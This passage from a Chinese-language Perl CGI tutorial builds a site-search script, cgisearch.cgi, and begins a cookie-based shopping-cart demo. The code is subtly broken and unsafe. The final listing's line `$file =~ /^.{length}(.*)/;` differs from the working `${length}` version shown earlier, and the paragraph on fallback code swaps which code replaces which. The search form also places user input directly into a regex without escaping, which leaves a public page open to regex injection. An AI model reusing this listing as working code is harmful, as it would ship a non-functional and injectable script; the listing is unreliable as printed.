


图 24.9 开始网站搜索




图 24.10 网站搜索的结果

要使用这个脚本（或修改并使用它），必须指出想要搜索的目录。通过在脚本的开始位置给\$base\_address 和\$base\_url 变量赋值，来实现这种功能：

```
#!/usr/local/bin/perl

use CGI;
use File::Find;

$base_address = '/www/username/search';
$base_url = 'http://www.yourserver.com/~username/search';
```

变量如下所示：



- ◆ `$base_address` 是目录的完整路径，该目录包含你想要搜索的文件。可以由 FTP 程序把这些文件传输到此目录（如 `/www/username/search` 或 `/files/users/www/username/search` 等）。在 Unix 中，这个地址通常以一个正斜线（/）开头。应该记住，地址的结尾不必使用正斜线。
- ◆ `$base_url` 是搜索目录本身的 URL（如 `www.yourserver.com/~username/search`）。例如，在搜索目录中，如果有一个名为 `welcome.html` 的网页，则在浏览器中输入“`$base_url/welcome.html`”，会看到这个网页。这个 URL 的结尾不必使用正斜线/。

现在将介绍 `cgisearch.cgi` 的运行方式。首先，创建一个表单，它接受要搜索的字符串：

```
#!/usr/local/bin/perl

use CGI;
use File::Find;

$base_address = '/www/username/search';
$base_url = 'http://www.yourserver.com/~username/search';

$co = new CGI;

if (!$co->param())
{
    print
    $co->header,

    $co->start_html('CGI Site Search Example'),

    $co->center
    (
        $co->br,

        $co->h1('CGI Site Search Example'),

        $co->start_form,

        "String to search for: ", $co->textfield('key'),

        $co->p,
        $co->submit(-value=>'Search'),
        $co->reset,

        $co->end_form
    ),

    $co->hr;
```

当用户给脚本发送要搜索的字符串时，我会把这个字符串存储在 `$key` 变量中。要循环处理当前目录及所有子目录中的所有文件，我将使用 `File::Find` 模块，在大多数 ISP Perl 安装中都包含它：



```

} else {
    print
    $co->header,

    $co->start_html('CGI Site Search Example'),

    $co->center
    (
        $co->h1('CGI Site Search Example')
    );

    $key = $co->param('key');

    find \&finder, $base_address;

```

这里，把到子程序的引用传递给 `File::Find` 模块的 `find` 函数，给它命名为 `finder`，它包含每个文件要执行的代码及 `$base_address`（搜索目录的地址）。对于搜索目录及子目录中的每个文件，`File::Find` 模块都将调用 `finder` 子程序（有关 `File::Find` 的更多信息以及自定义 `finder` 子程序的方式，请参见第 14 章，这样就可以只搜索文本文件了）。

ISP 应该安装 `File::Find`，但如果没有安装它，也可以用如下代码搜索当前目录：

```
find \&finder, $base_address;
```

替换 `cgisearch.cgi` 中的下列代码：

```

while ($file = <*>) {

    open FILEHANDLE, "<$file";
    $size = -s $file;

    read FILEHANDLE, $_, ($size);

    $number = s/${key}/${key}/g;

    close FILEHANDLE;

    if ($number) {$hash{$file} = $number}

}

```

---

**注意：**如果通过使用 `-d` 文件运算符检查文件是否表示目录，并通过使用 Perl `cwd` 函数切换到该目录，则也可以详细描述这段替换代码，以便搜索子目录。

---

在 `cgisearch.cgi` 中，扫描文件的实际工作是在 `finder` 子程序中完成的，对于每个要搜索的文件，都会调用一次它。要搜索的当前文件名处于 `$File::Find::name` 中，在确保该文件不是目录之后（如果想只搜索特殊类型的文件，也可以检查特殊的文件扩展名），将打开这个文件，并立即读入其所有内容（如果文件有几兆长，可能想选用另一种方法）：

```

sub finder
{

```

```

if (!-d $File::Find::name) {

    open FILEHANDLE, "<$File::Find::name";

    $size = -s $File::Find::name;
    $_ = '';

    read FILEHANDLE, $_, $size;

```

接下来，查找搜索字符串`$key`的匹配数，如果存在一些匹配，则把当前文件名（其中包括搜索目录的相对路径）以键的方式存储在哈希表中。我把这个键的相应值设置为已找到的匹配数，其代码如下：

```

sub finder
{
    if (!-d $File::Find::name) {

        open FILEHANDLE, "<$File::Find::name";

        $size = -s $File::Find::name;
        $_ = '';

        read FILEHANDLE, $_, $size;

        close FILEHANDLE;

        $number = 0;
        $number++ while /${key}/g;

        $file = $File::Find::name;

        $length = length ($base_address) + 1;

        $file =~ /^.{${length}}(.*)/;

        if ($number) {$hash{$1} = $number}
    }
}

```

---

**提示：**如果不想让搜索区分大小写，则可以给`$number++ while/${key}/g`代码添加 `i` 修饰符。

---

这段代码创建了一个哈希表，该哈希表的键就是文件名，它的值就是这个文件中的匹配数。要完成该脚本，必须按照文件中匹配数的降序给这个哈希表排序。

如果把匹配数用作哈希表中的键，则给哈希表排序将会更容易，这是由于可以直接使用这些键排序。然而，由于多个文件可能包含同样的匹配数，所以这些键并不是惟一的。鉴于这个原因，我将把文件名（其中包括相对路径）用作哈希表中的键，并使用名为 `sorter` 的排序函数给哈希表排序。

我使用 `sorter` 给哈希表排序（如下所示），然后显示匹配数，并显示到达该匹配文件的超链接（注意，我使用`$base_url`构造超链接）：

```

    if (keys %hash) {
        @sorted = sort {sorter($a, $b)} keys %hash;

        $number_found = $#sorted + 1;

        print $co->center($co->h1("Found $number_found matches"));

        foreach $file (@sorted) {

            print

            $co->a
            (
                {-href => "$base_url/$file"}, $file
            ),

            " Number of matches: ",
            $hash{$file},

            $co->p;

        }
    }
}

```

余下的就是 **sorter** 子程序，它通过比较哈希表中的值（而不是键）给哈希表排序：

```

sub sorter
{
    $a = shift;
    $b = shift;

    return ($hash{$b} <=> $hash{$a});
}

```

这就完成了 **cgisearch.cgi**。试一试它，自定义一些设置，会使 Web 站点更出色，而任何人都知道谁曾经完成了成功的站点搜索。

#### 程序清单 24.3 cgisearch.cgi

```

#!/usr/local/bin/perl

use CGI;
use File::Find;

$base_address = '/www/username/search';
$base_url = 'http://www.yourserver.com/~username/search';

$co = new CGI;

if (!$co->param())
{
    print
    $co->header,

    $co->start_html('CGI Site Search Example'),

```



```
$co->center
(
    $co->br,

    $co->h1('CGI Site Search Example'),

    $co->start_form,

    "String to search for: ", $co->textfield('key'),

    $co->p,
    $co->submit(-value=>'Search'),
    $co->reset,

    $co->end_form
),

$co->hr;
} else {
    print
    $co->header,

    $co->start_html('CGI Site Search Example'),

    $co->center
    (
        $co->h1('CGI Site Search Example')
    );

    $key = $co->param('key');

    find \&finder, $base_address;

    if (keys %hash) {

        @sorted = sort {sorter($a, $b)} keys %hash;

        $number_found = $#sorted + 1;

        print $co->center($co->h1("Found $number_found matches"));

        foreach $file (@sorted) {

            print

            $co->a
            (
                {-href => "$base_url/$file"}, $file
            ),

            " Number of matches: ",
            $hash{$file},

            $co->p;
        }
    }
}
```

```

    }
    print $co->end_html;
}

sub sorter
{
    $a = shift;
    $b = shift;

    return ($hash{$b} <=> $hash{$a});
}

sub finder
{
    if (!-d $File::Find::name) {

        open FILEHANDLE, "<$File::Find::name";

        $size = -s $File::Find::name;
        $_ = '';

        read FILEHANDLE, $_, $size;

        close FILEHANDLE;

        $number = 0;
        $number++ while /${key}/g;

        $file = $File::Find::name;

        $length = length ($base_address) + 1;

        $file =~ /^.{length}(.*)/;

        if ($number) {$hash{$1} = $number}
    }
}

```

相关解决方案参见 14.2.14 节“File::Find: 为文件搜索目录”。

### 24.2.8 购物车演示程序

现在到了家用产品和办公产品部门在线的时间。要设置一个在线商店，用在线购物车完成。

购物车应用程序允许用户在线购物，从各种页面中选择产品，并把它们存储在购物车中，然后用户马上付钱。购物车是在线购物的基础，所以这里将在演示程序中查看购物车是如何起作用的。购物车程序通常是非常详细的，其中包括很多连接库存数据的接口，但这只是一个演示程序，用以说明这种程序如何起作用。

这个演示程序使用 3 个 CGI 脚本。其中的两个脚本 `cgishop1.cgi` 和 `cgishop2.cgi` 用于显示购物页面，它们包含要购买的项，第 3 个脚本 `cgicart.cgi` 用于创建实际的购物车页面。程序清单 24.4 给出了 `cgishop1.cgi`，程序清单 24.5 给出了 `cgishop2.cgi`，程序清单 24.6 给出了



cgicart.cgi（请参见本章的后面部分）。

多数购物车程序都把数据存储在用户机器上的 cookies 中，这个演示程序也是如此。注意，有些用户反对 cookies，或者在其浏览器中已经禁用了它们，所以下一节我将创建一个几乎不包含 cookie 的购物车程序，即“一个不包含 Cookies 的购物车演示程序”。

要使用这个购物车演示程序，用户只需打开其中的一个购物页面，例如通过导航到 cgishop1.cgi 而创建的一个页面，如图 24.11 所示。在这个页面中，用户只需单击适当的复选框，然后单击 Add to Shopping Cart 按钮，就能够选择他想要购买的产品。

